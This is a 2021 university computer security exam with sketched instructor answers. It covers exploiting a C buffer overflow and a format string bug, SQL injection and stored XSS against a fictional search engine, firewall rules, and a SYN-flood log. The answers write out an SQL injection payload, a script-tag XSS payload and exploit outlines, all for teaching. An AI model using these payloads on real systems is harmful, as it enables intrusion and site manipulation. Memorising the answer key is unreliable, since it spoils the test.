

Computer Security Exam

Professors M. Carminati & S. Zanero

18/06/2021

Last (family) Name _____

First (given) Name _____

Matricola _____

Codice Persona _____

Professor: ☐ Carminati ☐ Zanero

Have you done any challenges/homework, even partially? ☐ Yes ☐ No

Do you want to withdraw ? ☐ Yes ☐ No

Instructions

- **Duration:** 2 hours.
- The exam is composed of 23 pages. Check that you have all of them
- The exam is "open book". The students will be allowed to consult only the **printed course material** and **notes**. **No extra devices** (e.g., phones, iPad) are **allowed**.
- You are not allowed to communicate with other students in any communication form.
- Schemes are good, short answers are recommended.
- Always motivate your answer.
- **If your final grade is below 12 (not considering the challenges), you will not be allowed to take the next exam call (even in the next session).**
- **DISTANCE MODE ONLY**
 - You will be allowed to consult only printed documents or notes as supporting materials. No digital devices (other than the computer you are reading the exam from) will be allowed.
 - On the computer, you will be allowed to open only the MS forms browser tab and the exam pdf. Any other application or document is prohibited.
 - You will have to share your screen, leave your microphone opened, and your webcam must frame both you and your workspace.
 - You are responsible for having all the necessary technological equipment for the correct delivery of the exam.

- If you disable the screen sharing or the audio, you will be expelled from the virtual room and your exam will be voided.
- We will ask remote students to sustain a brief oral exam to confirm the evaluation of the written exams. This could be done for all students or for a subset, at instructor's decision.
- Regarding the submission :
 - At the end of the exam, you will be given 10 minutes only to scan your documents and prepare to upload them.
 - After 10 minutes, you will be called by name and required to click on the submit button of the MS forms under the supervision of the supervisor of the virtual room. Any submission that will not follow this procedure (e.g., you have already submitted before being called or you are not ready to submit when called) will be voided.
 - We are not responsible for any technical issue in the submission (e.g., the exam pictures are not readable, the pdf is corrupted). We will evaluate only the uploaded readable documents
 - We will evaluate only the uploaded **readable** documents
 - USE YOUR PERSONAL CODE (CODICE PERSONA) ONLY AS THE NAME OF THE DOCUMENT (e.g., 12345678.pdf)

PLEASE, USE THE FORMATTING SPECIFIED IN THE QUESTION

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

Exercise 1 (13 points)

```

01 #include <stdio.h>
02 #include <stdlib.h>
03 #include <string.h>
04 #include <stdint.h>
05 #include <time.h>
06
07 typedef struct {
08     int key_A;
09     int key_B;
10     char message[64];
11     char name[8];
12     char *p_msg;
13 } data_t;
14
15 int compute(int a, int m, int n) { // Function to compute `a^m mod n`
16     int r;
17     int y = 1;
18
19     while (m > 0){
20         r = m % 2;
21         if (r == 1)
22             y = (y*a) % n;
23         a = a*a % n;
24         m = m / 2;}
25     return y;
26 }
27
28 void compute_secrets(data_t *data) {
29     int priv_a, priv_b, pub_A, pub_B;
30     int p = 23;
31     int g = 5;
32
33     srand(time(0));
34     priv_a = rand();
35     priv_b = rand();
36     pub_A = compute(g, priv_a, p);
37     pub_B = compute(g, priv_b, p);
38     data->key_A = compute(pub_B, priv_a, p);
39     data->key_B = compute(pub_A, priv_b, p);
40 }
41
42 int encrypt(data_t *data) {
43     int i;
44
45     scanf("%63s", data->p_msg);
46     printf(data->message);
47     for (i=0; i<strlen(data->message); i++)
48         data->message[i] = (char)(data->message[i]^data->key_A); // `^` == XOR
49     printf("\n%s \n", data->p_msg);
50     return 1;
51 }
52
53 int main(int argc, char** argv) {
54     data_t data;
55
56     data.p_msg = data.message;
57     scanf("%s", data.name);
58     if ( strcmp(data.name, "Alice", 5) == 0 || strcmp(data.name, "Bob", 3) == 0 ){
59         compute_secrets(&data);
60         encrypt(&data);
61         return 1;}
62     abort();
63 }

```

Assume that:

- The C standard library is loaded at a known address during every execution of the program, and that the address of the function `system()` is `0xf4d0e2d3`.
- Environment variables are located in the highest addresses.
- *The program is compiled for the **x86 architecture** (32 bit) and for an environment that adopts the usual **cdec1** calling convention. Furthermore, assume that **no compiler-level or OS-level mitigations** against the exploitation of memory corruption errors is present (unless specified otherwise).*

[2 points] 1. The program is clearly implementing a cryptographic function. Describe how this algorithm works in general, detailing the algorithm class (i.e., symmetric or asymmetric) and the basic underlying mechanism. Is this function vulnerable to a MITM attack? Explain why and, in case it is vulnerable, how an attacker can break it.

- Diffie-Helman exchange + [see slides]
- Asymmetric + [see slides]
- Yes, it is vulnerable to a MITM attack
 - no authentication is guaranteed (an attacker can simply fake him/herself as Alice or Bob and exchange the keys)
 - p, g are small numbers and hardcoded -> easy to guess
 -

[1 point] 2. The program is affected by a typical buffer overflow and format string vulnerability. Complete the following table, focusing on a vulnerability per row.

Vulnerability	Line	Motivation
Buffer Overflow	57	[see slides]
Format String	46	[see slides]

[1 point] 3. Draw the stack layout after the program has executed the instruction at line 44, showing:

- Direction of growth and high-low addresses;
- The name of each allocated variable;
- The content of relevant registers (i.e., EBP, ESP);
- The functions stack frames.

Show also the content of the caller frame.

High			
	argv		encrypt()
	argc		main()
	sEIP		
	sEBP		
	*p_msg		
	name[4-7]		
	name[0-3]		
	message[60-63]		
	message[56-59]		
	...		
	message[4-7]		
	message[0-3]		
	keyB		
	keyA		
	*data		
	sEIP		
	sEBP	(EBP)	
	i	(ESP)	
V			
Low			

[1 point] 4. **Focus only on the stack-based buffer overflow(s) you found.** Write an exploit for this vulnerability that **must execute the following shellcode**, composed of 8 bytes, which opens a shell: **0x20 0x30 0x40 0x50 0x60 0x70 0x80 0x90**.

Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right **before and after the execution of the vulnerable line** during the program exploitation. Ensure you describe **all the steps and assumptions** required for a successful exploitation of the vulnerability. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables, if any).

[Need for Alice or Bob in the first cells of name] + [Motivation about the size of vulnerable buffer and usage of ENV + allocation] OR [Discussion about the need of keeping p_msg non corrupted to avoid the program to crash] + [all the content of message will be encrypted and can not be used for exploitation]

High	0x60 0x70 0x80 0x90		0x60 0x70 0x80 0x90	
	0x20 0x30 0x40 0x50		0x20 0x30 0x40 0x50	
	EGG=0x90 0x90 0x90 0x90		EGG=0x90 0x90 0x90 0x90	
	argv		argv	
	argc		argc	
	sEIP	^	addr_of_\$EGG	
	sEBP		sEBP (not_relevant)	
	*p_msg		*p_msg (preserve the value)	
	name[4-7]		not_relevant	
	name[0-3]		B'o'b'b'	
	message[60-63]	writing direction	message[60-63]	not involved in the exploitation
	message[56-59]		message[56-59]	not involved in the exploitation
	...		...	not involved in the exploitation
	message[4-7]		message[4-7]	not involved in the exploitation
	message[0-3]		message[0-3]	not involved in the exploitation
	keyB		keyB	not involved in the exploitation
V	keyA		keyA	not involved in the exploitation
Low				

[1 point] 5. **Focus only on the stack-based buffer overflow(s) you found.** Consider that the program is compiled enabling ONLY the exploit mitigation technique known as stack canary (NX and ASLR are not enabled). Assume that the compiler and the runtime correctly implement this technique with a random value changed at every program execution.

- Is the buffer overflow exploit you wrote at point 4 still working without modifications? Why?
- Is the vulnerability you found still exploitable? If so, write an *alternative* exploit that works reliably in this setting (i.e., enabled stack canaries). Please describe precisely how you would modify the above exploit, and any further assumptions you need to make it work.

- *No, the canary will be overwritten [see slides]*
- *Yes, it is still possible to exploit the BO. In brief:*
 - *Overwrite *p_msg with the address of the sEIP of main*
 - *Use the scanf at line 45 to write at *p_msg (i.e., sEIP) the address of the shellcode to execute.*

[1 point] 6. **Now focus on the format string vulnerability only.** Write an exploit for this vulnerability that executes the previous shellcode, assuming that you have already prepared the memory with the correct arguments. Assume that:

- The address of the return address (*saved EIP*) of the function exploited is: **0x8da0fee4** (i.e., where to write)
- The address of the first instruction of the **shellcode** is at: **0xd3f4e2d0** (i.e., what to write)
- The displacement on the stack of the vulnerable function's argument is: **7**

Knowing that $\text{dec}(0xd3f4) = 54260$ and $\text{dec}(0xe2d0) = 58064$, write the exploit clearly, detailing all the components of the format string and all the steps that lead to a successful exploitation. Specify also the lines of code exploited.

[motivation]

$\text{dec}(0xd3f4) = 54260 < \text{dec}(0xe2d0) = 58064$

Swap required

<target+2><target>%<lower_part-len(printed)>c%pos\$n<higher_part-low_part>c%pos+1\$n

+ [Substitute the values and make computation]

[1 point] 7. Consider the “Stack Canary” mitigation technique. Is it effective to prevent your exploit at point 6. ? If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

No, [see slides]

[2 points] 8. Consider the “Address-space layout randomization (ASLR)” mitigation technique. Is it effective to prevent **your exploits** at point 4. And 6.? If the mitigation technique is effective, explain why

and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

4. YES, [see slides]
6. YES, [see slides]

[2 points] 9. Consider the “Non-executable stack (NX)” mitigation technique. Is it effective to prevent **your exploits** at point 4. and 6? If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

4. YES, [see slides]
6. YES, [see slides]

[2 points] 10. Consider remote exploitation (i.e., you do not have local access to the machine on which the vulnerable program is executed). Do the exploits you wrote at point 4. and 6. works without any modification? If the answer is not, explain why and describe how you would modify the exploit. If the answer is yes, explain, please explain why.

- No, ENV VAR can not be used from remote
- ROP + finding gadgets OR use the format string to leak the values of addresses and fix the previous exploits

Exercise 2 (9 points)

“QuackQuackGo” is a novel and free search engine. It feeds a duck every 1000 searches!

To speed-up the indexing process and grow faster, they offer an API that you can use to index your webpage (there is a queue for the indexing process, but it is a fast process!). We suspect that there's something wrong with the engine...

The relevant pseudo-code of the engine is the following:

```
01 # https://quackquackgo.com/index_page
02 def index_page():
03     if request.method != "POST":
04         abort(403)
05     url = request.form['url']
06     insert_in_queue(url) ## The page will be processed after 3 days
07     return json.dumps({'status' : 'in_queue'})

09 # This is an internal function that gets called after insert_in_queue on a page
10 def process_page(page_url):
11     query = request.args.get("q")
12     if not exists_url(page_url): #check if url corresponds to a webpage that is up
13         return
14     ##### Skipping code that retrieves the title page and the abstract from the page
15     HTML
```

```
15     q = "INSERT INTO WebPage (title, url, description, visits) VALUES ('" + title
+ "', '" + page_url + "', '" + abstract + "', 0);"
16     query(q)
17     return

19 # https://quackquackgo.com/search
20 def search():
21     if request.method != "GET":
22         abort(403)
23     query = request.args.get("q")
24     if not is_alphanum_plus(query):
25         return render_template("search.html", error="The query can only contain
letters, numbers, the whitespace, a comma, comparison symbols, a full stop")
26     # Search the pages that contain the words of the query in the title, ordered
by number of visits.
27     q = "SELECT title, url, description FROM WebPage WHERE ( title LIKE '%"
28     for word in query.split(" "):
29         q += word + "%'"
30         q += " OR title LIKE '%"
31     q = q[:-len(" OR title LIKE '%")] + ") ORDER BY visits;"
32     res = query(q)
33     if res is None:
34         return render_template("search.html", error="The query has produced no
results.")
35     html_page = init_search_page()
36     html_page += """<div class= ... """ + query + """... </div>"""
37     for page in res:
38         title, url, description = page
39         html_page += result_layout(title, url, description)
40     html_page += conclude_search_page()
41     return html_page

43 # This is an internal function. Html is shortened with ... to help the reader
44 def result_layout(title, url, description):
45     result = """<div class= ... """ + title + """ ... """ + url + """ ... """ +
description + """... </div></div>"""
46     return result
```



```

1 # https://quackquackgo.com/index_page
2 def index_page():
3     if request.method != "POST":
4         abort(403)
5     url = request.form['url']
6     insert_in_queue(url) ## The page will be processed after 3 days
7     return json.dumps({'status': 'in_queue'})
8
9 # This is an internal function that gets called after insert_in_queue on a page
10 def process_page(page_url):
11     query = request.args.get("q")
12     if not exists_url(page_url): #check if url corresponds to a webpage that is up
13         return
14     ##### Skipping code that retrieves the title page and the abstract from the page HTML
15     q = "INSERT INTO WebPage (title, url, description, visits) VALUES ('" + title + "','" + page_url + "','" + abstract + "','" + 0);"
16     query(q)
17     return
18
19 # https://quackquackgo.com/search
20 def search():
21     if request.method != "GET":
22         abort(403)
23     query = request.args.get("q")
24     if not is_alphanumeric_plus(query):
25         return render_template("search.html", error="The query can only contain letters, numbers, the whitespace, a comma, comparison symbols, a full stop")
26     # Search the pages that contain the words of the query in the title, ordered by number of visits.
27     q = "SELECT title, url, description FROM WebPage WHERE ( title LIKE '%"
28     for word in query.split(" "):
29         q += word + "%'"
30         q += " OR title LIKE '%"
31     q = q[:len(" OR title LIKE '%")] ORDER BY visits;"
32     res = query(q)
33     if res is None:
34         return render_template("search.html", error="The query has produced no results.")
35     html_page = init_search_page()
36     html_page += "<div class= _ '''' + query + '''' _ </div>''''
37     for page in res:
38         title, url, description = page
39         html_page += result_layout(title, url, description)
40     html_page += conclude_search_page()
41     return html_page
42
43 # This is an internal function. Html is shortened with _ to help the reader
44 def result_layout(title, url, description):
45     result = "<div class= _ _ '''' + title + '''' _ '''' + url + '''' _ '''' + description + '''' _ _ </div></div>''''
46     return result

```

The website uses a relational database as a back-end. The database schema can be inferred from the following sample tables:

WebPage			
url	title	description	visits
https://ikigai.com/...	Thrilled to qubits	...	10
https://jinblack.org/...	You need the proper setup	...	30
...	...	...	

Assume the following:

- the function `is_alphanumeric_plus()` returns true only if the input string contains only letters, numbers, the whitespace, a comma, comparison symbols and a full stop e.g., `is_alphanumeric_plus("Hey, you know what, I'm sleeping <=5 hours a night.")` returns true.
 - the library used to access the DBMS does not support stacked queries, i.e., the DBMS does not execute multiple queries if asked on the same query and separated by a semicolon. For instance, the query "select x from y where a=b; update k set [...]" would trigger an error and not be executed.
- Please read the following questions and then answer one by one.
- the maximum number of visits stops at 99999. Currently the most visited website has 999 visits.
 - at the moment, the word "spiedino" does not yield any result.

2. [3 points] Identify which of the following classes of vulnerabilities are present in the code above:

<i>Vulnerability class</i>	<i>Is there a vulnerability of this class in the code above? Why? How could an adversary exploit it?</i>	<i>If the vulnerability is present, explain the simplest procedure to remove it.</i>
cross-site scripting (XSS) Specify if reflected, stored, DOM...	<i>Yes, there are both reflected and stored XSSs. Reflected: Line 36 might be vulnerable to cross-site scripting. However, the fact that one can not close tags with / and define strings using ' and " makes the exploit extremely difficult. Stored: (39, 43 onwards) an attacker may craft a malicious website with javascript code in the page title, description or url. The info would be stored and hit any user that performs the relevant query.</i>	<i>The simplest procedure to prevent this vulnerability is to apply escaping/filtering to the query, the url, the abstract and the title. Whitelisting here is less effective as one wants to preserve the functionality of the website</i>
Cross site request forgery (CSRF)	<i>No, there is no concept of user, so there is no CSRF. One could still observe that an adversary can set up a form that submits a request to index a page at https://quackquackgo.com/index_page This request will be honored by the server.</i>	-
Sql Injection (SQL-I)	<i>Yes, there is an SQLi at line 15. An attacker could exploit it to make his page the most visited one. He needs to craft a website and ask his page to be visited. More will be discussed later.</i>	<i>The simplest procedure is to use prepared statements...</i>

[2 points] 36. Your friend Duffy is very scared about hackers, but she loves QuackQuackGo. Since you really enjoy pranks, can you write an exploit so that she gets an annoying “You have been hacked!” message on her laptop? Specify clearly all the steps and assumptions that are necessary to perform the attack correctly, including the resulting exploit and whether you need interaction with the victim.

*Yes, we can exploit the stored XSS vulnerability.
We can set up a webpage with title “awesome spiedino” that contains
<script>alert(‘You have been hacked!’)</script>
In the description. Then you just send the following link to Duffy after the page has been indexed
<https://quackquackgo.com/search?q=spiedino>

The exploit needs interaction with the victim. You need to send the link to your friend Duffy and you can safely assume she will click on it.*

[2 points] 38. You are the owner of a new e-shop that sells food for ducks: <https://motherducker.com>. You feel that your incomes would dramatically increase if QuackQuackGo showed your page in the first position of all the researchers that contained the word “duck”. At the moment, your website is not visited

much and is not even indexed by QuackQuackGo. Can you write an exploit to achieve your goal? You want your page to be indexed with 'Feed the duck' as a title, you want <https://motherducker.com> to be the indexed url, and "We care for your ducks." to appear as a description. That's because you do not want your clients to know you cheat. Write the answer clearly, in detail (stating both the exploit string and the procedure), with any relevant assumption.

You can use the SQLi at line X:

```
19      q = "INSERT INTO WebPage (title, url, description) VALUES ('" + title +
    ",',"
20      + page_url + "',''" + abstract + "'');"

```

Create a malicious website <https://attacker.com> that has the following parameters:

Title = NOT RELEVANT

url = <https://attacker.com>

Description = sometext', 0), ('Feed your duck', 'https://motherducker.com', 'We care for your ducks.', 99999); --

Index the url <https://attacker.com>

QuackQuackGo will visit your website and perform the following SQL query:

```
INSERT INTO WebPage (title, url, description) VALUES ('NOT RELEVANT',
'https://motherducker.com', 'sometext', 0), ('Feed your duck', 'https://motherducker.com', 'We care
for your ducks.', 99999); -- ', 0));

```

Good news, your clients won't notice the exploit.

[2 points] 37. The developers of QuackQuackGo have noticed that their website was being exploited and have started taking countermeasures. In particular they have fixed the problems of 38 and changed the following lines:

Old line:

```
36      html_page += ""<div class= ... "" + query + ""... </div>""

```

New line:

```
36      html_page += ""<div class= ... "" + html_escape(query) + ""... </div>""

```

Old line:

```
45      result = ""<div class= ... "" + title + "" ... "" + url + "" ... "" +
description + ""... </div></div>""

```

New line:

```
45      result = ""<div class= ... "" + html_escape(title) + "" ... "" + url +
"" ... "" + html_escape(description) + ""... </div></div>""

```

Answer clearly the following questions: 1) Is the exploit of 36 still working? 2) If not, could you write a novel exploit for the same task? 3) If you can, write the new exploit and explicitly specify ALL the assumptions that need to be made for the attack to be successful.

Nope, the exploit of 36 is not working anymore. However, you can exploit the stored XSS on 'url' to perform the XSS! This was inspired by a similar vulnerability that we've found IRL on DuckDuckGo during a hackmeeting.

*Unfortunately, as the url query has to go through **is_alphanum_plus**, you can not directly submit the url with the XSS index_page.*

You can still use the SQLInjection attack to perform the exploit. Create a malicious website <https://attacker.com> that has the following parameters:

Title = NOT RELEVANT

url = <https://attacker.com>

Description = sometext', 0), ('spiedino', '<script>alert("You have been hacked!")</script>', 99999);

--


Then, you just send the following link to Duffy:

<https://quackquackgo.com/search?q=spiedino>

Your website will be indexed in the first page and Duffy will get the XSS executed!

Exercise 3 (9 points)

A certain airport has just installed a new network, which allows passengers and airport operators to connect to the Internet. In particular, airport operators need a reliable Internet connection because they need to communicate important information about airplane traffic to remote stations and the operators of other airports. Due to the safety implications of the operators' job, the network designer has thought of keeping their part of the network logically separated from the one that's reserved for the passengers. A simplified scheme for this network is shown below.



In the scheme above, FW1 and FW2 are stateful firewalls. In particular, FW2 is only responsible for mediating the traffic coming in and out the operators' workstations, while FW1 serves 4 different LANs:

- 1) the DMZ which contains the web server hosting the official website of the airport;
- 2) the db_net which contains a database and the application server that manages all access to it;
- 3) the internal_ws which contains a second web server hosting web services available *only* to passengers connected to the WLAN "passengers_wlan";
- 4) passengers_wlan which is the free WLAN available to all passengers at the airport.

To answer the following questions, suppose that FW1 and FW2 are stateful firewalls supporting rules in the following format:

firewall_name | src_ip:src_port | packet_direction | dst_ip:dst_port | policy (ACCEPT/DENY)

[1 point] 38. Suppose operators have public IP addresses. They need to have full access to the Internet, and also be reachable on port 448 (*only*). Are the rules below sufficient to guarantee these two requirements? (If not, specify what you would add or change).

- 1) FW2 | operator_ip:ANY | air_traffic_operations → internet | ANY:ANY | ACCEPT

2) FW2 | ANY:ANY | internet → air_traffic_operations | operator_ip:448 | ACCEPT

Answer: no, you must also add a default deny policy as a first rule, ie:

FW2 | ANY:ANY | ANY | ANY:ANY | DENY

[2 points] 39. Write firewall rules for FW1 so that they satisfy the following properties:

- 1) AS in db_net is a server machine that manages all access to DB; AS exposes two similar services running on two different ports: port 111 must be reachable only by WS1, while port 222 must be reachable only by WS2; on the other hand, DB must not be accessible from outside db_net;
- 2) WS1 in the DMZ has to be reachable by everyone, but only through http/https;
- 3) WS2 is the web server (http) hosting the services available *only* to passengers which are at the airport;
- 4) passengers_wlan is the free Wireless LAN to which passengers can freely connect; once they are connected, they can access the Internet, the airport website in the DMZ, as well as the website hosted on WS2.

- 1) FW1 | ANY:ANY | ANY | ANY:ANY | DENY
- 2) FW1 | WS2_IP:ANY | internal_ws → db_net | AS_IP:222 | ACCEPT
- 3) FW1 | WS1_IP:ANY | DMZ → db_net | AS_IP:111 | ACCEPT
- 4) FW1 | ANY:ANY | ANY | WS1_IP:80 | ACCEPT
- 5) FW1 | ANY:ANY | ANY | WS1_IP:443 | ACCEPT
- 6) FW1 | ANY:ANY | passengers_wlan → internal_ws | WS2_IP:80 | ACCEPT
- 7) FW1 | ANY:ANY | passengers_wlan → internet | ANY:ANY | ACCEPT

Rule 1 = 0.5

Rules 2+3 = 0.5

Rules 4+5 = 0.5

Rules 6+7 = 0.5

For every wrong rule there will be 0.5 points deducted

Deducting from 2.

- 0.25 for minor errors (e.g. wrong protocols in the rule)
- 0.5 for completely wrong or unneeded rule.

[2 points] 40. Suppose a malfunction in FW2 cuts off communication among operators and their remote colleagues. While waiting for the IT department to fix the issue, the inexperienced operators decide to connect to the Internet through the free Wireless LAN that is usually reserved for passengers (passengers_wlan). This way, they will be able to maintain some sort of communication with the other airports and the remote control stations (in particular, they will be able to warn them that they're having technical issues and update them on the latest traffic information). Can you identify any potential security

threat with the decision taken by the operators? As an attacker, how would you exploit such vulnerability/ies? As a security engineer, can you think of any solution that might mitigate this threat to some extent? Elaborate.

The WLAN available to passengers is completely free access. This would make it easy for an attacker to mount a MITM attack and hijack all the traffic through the fake AP. At this point, the attacker could decide to drop the packets coming from the operators in order to DOS them; moreover, if the app used by the operators to communicate among them did not use encryption or message authentication codes, they could also change the message and violate the integrity of the communications (integrity in this setting is very important), or steal access information.

A simple way to mitigate the threat would be to activate protected access (e.g., WPA2) to the Wireless APs for the time required to the IT technicians to fix the firewall. This would of course prevent the passengers from using the Internet and the internal airport services, but at the same time it would allow the operators to communicate safely.

1 point is awarded for the attack;

1 point is awarded for the mitigation.

Different answers that however make sense will be considered too.

[1 point] 41. Premium customers (namely, customers who fly out from this airport at least twice a month) are offered the possibility to connect to the internal services of the airport (those hosted on WS2) remotely as well. Considering the network requirements listed for question 39, and the consequent firewall rules that you have written, how would you allow those customers to connect to WS2?

You need to set up a VPN so that it looks like you are connecting to WS2 from the passengers_wlan.

42. Between 3pm and 4pm of June the 11th 2021, airport employees received several complaints from passengers about the slowness of the internal web services offered through the website running on WS2. Some even said that they hadn't been able to connect for more than half an hour! The IT department personnel, suspicious that something illicit may have gone on, has decided to check out the network logs for FW1. Unfortunately, they were only able to recover a really small portion of them; nonetheless, they are *positive* someone tried to compromise their systems, so they have asked you to help them figure out what went on during that time.

[2 points] 42.1. in the table below, you'll find an extract of the network traffic registered on FW1 through its network card that acts as a gateway for passengers_wlan.

FW1 network card's mac address is: dc:a9:04:00:00:01, WS2 IP address is: 192.168.15.33

Devices connected to passengers_wlan have addresses in 10.0.0.0/24.

	source MAC	source IP	destination MAC	destination IP	packet type
1.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:04:00:00:05	10.0.0.5	TCP(SYN+ACK)
2.	dc:a9:04:00:00:05	10.0.0.8	dc:a9:04:00:00:01	192.168.15.33	TCP (RST)
3.	dc:a9:04:00:00:08	10.0.0.121	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
4.	dc:a9:05:05:05:08	10.0.0.11	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
5.	dc:a9:04:00:00:08	10.0.0.55	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
6.	dc:a9:04:00:00:08	10.0.0.49	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
7.	dc:a9:04:00:00:08	10.0.0.8	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
8.	dc:a9:04:00:00:05	10.0.0.5	dc:a9:04:00:00:01	8.8.8.8	UDP 53 - dns query for facebook.com
9.	dc:a9:04:00:00:01	8.8.8.8	dc:a9:04:00:00:05	10.0.0.5	DNS response – 69.63.176.13
10.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:05:05:05:01	10.0.0.11	TCP(SYN+ACK)
11.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:04:00:a1:aa	10.0.0.121	TCP(SYN+ACK)
12.	dc:a9:05:05:05:01	10.0.0.11	dc:a9:04:00:00:01	192.168.15.33	TCP (RST)
13.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:04:ab:ab:07	10.0.0.55	TCP(SYN+ACK)

14.	dc:a9:04:ab:ab:07	10.0.0.55	dc:a9:04:00:00:01	192.168.15.33	TCP (RST)
15.	dc:a9:04:00:00:08	10.0.0.12	dc:a9:04:00:00:01	8.8.8.8	UDP 53 – dns query for alitalia.com
16.	dc:a9:04:00:00:01	8.8.8.8	dc:a9:04:00:00:08	10.0.0.12	DNS response - 93.186.128.117
17.	dc:a9:04:00:00:08	10.0.0.55	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
18.	dc:a9:04:00:00:08	10.0.0.49	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
19.	dc:a9:04:00:00:08	10.0.0.12	dc:a9:04:00:00:01	93.186.128.117	TCP (SYN)
20.	dc:a9:04:00:00:01	93.186.128.117	dc:a9:04:00:00:08	10.0.0.12	TCP (SYN+ACK)
21.	dc:a9:04:00:00:08	10.0.0.121	dc:a9:04:00:00:01	192.168.15.33	TCP (SYN)
22.	dc:a9:04:00:00:08	10.0.0.12	dc:a9:04:00:00:01	93.186.128.117	TCP (SYN)
23.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:04:ab:ab:07	10.0.0.55	TCP(SYN+ACK)
24.	dc:a9:04:00:00:01	192.168.15.33	dc:a9:04:ab:88:88	10.0.0.49	TCP(SYN+ACK)
25.	dc:a9:04:00:00:08	10.0.0.12	dc:a9:04:00:00:01	93.186.128.117	TCP (DATA)

By looking at the table, can you venture an educated guess on what went on between 3 and 4 pm? (Note, in order for your answer to be considered valid, you must specify both the name of the attack that you believe was carried out, how it generally works, and the reasons that lead you to think so)

The simple fact that passengers complained about the slowness of the website should make you think about DOS attacks. In particular, by looking at the table you can see that there are several SYN request packets with different source IP addresses, but constant source mac address (most likely the mac address of the attacker). Therefore, the answer would be that someone was carrying out a TCP SYN flood attack. (Moreover, the student must describe how syn flood works)

[1 point] 42.2. Can you tell which IP and MAC addresses were responsible for the attack? Elaborate.

As we saw in the previous question, the mac address of the attacker is the one that's repeated as source mac address in the several SYN requests with spoofed source IP. By checking the logs, you can see that there is a legitimate TCP connection established by that mac address with the alitalia website. So, the IP address of the attacker is most likely the one that can be found on those packets.

Mac address: dc:a9:04:00:00:08

IP address: 10.0.0.12

HOWEVER, their mac address could have simply been spoofed by the attacker, so the student must also point out that to get the point.

Exercise 4 (4 points)

Last week, we succeeded in blocking a new malware able to cause a world-wide infection and a huge amount of damage. Consider the code snippets reported below, extracted from the malware sample you retrieved:

Sample 1			
08048454 <main>:			
8048454:	8d 4c 24 04	lea	ecx, [esp+0x4]
8048458:	83 e4 f0	and	esp, 0xffffffff0
804845b:	ff 71 fc	push	DWORD PTR [ecx-0x4]
804845e:	55	push	ebp
804845f:	89 e5	mov	ebp, esp
8048461:	51	push	ecx
8048462:	83 ec 04	sub	esp, 0x4
8048465:	83 ec 0c	sub	esp, 0xc
8048468:	68 00 01 00 00	push	0x1000
804846d:	e8 8e fe ff ff	call	8048300 <sleep@plt>
8048472:	83 c4 10	add	esp, 0x10
8048475:	e8 c1 ff ff ff	call	804843b <evil>
804847a:	b8 00 00 00 00	mov	eax, 0x0
804847f:	8b 4d fc	mov	ecx, DWORD PTR [ebp-0x4]
8048482:	c9	leave	
8048483:	8d 61 fc	lea	esp, [ecx-0x4]
8048486:	c3	ret	

- sleep() causes the calling thread to sleep either until the number of real-time seconds specified in seconds have elapsed or until a signal arrives which is not ignored.

[1 point] It is clear that the malware is showing evasive behavior. What technique is implemented?

Explain how it works in this specific case.

Dormant code to evade dynamic analysis + [high level explanation of what the code does]

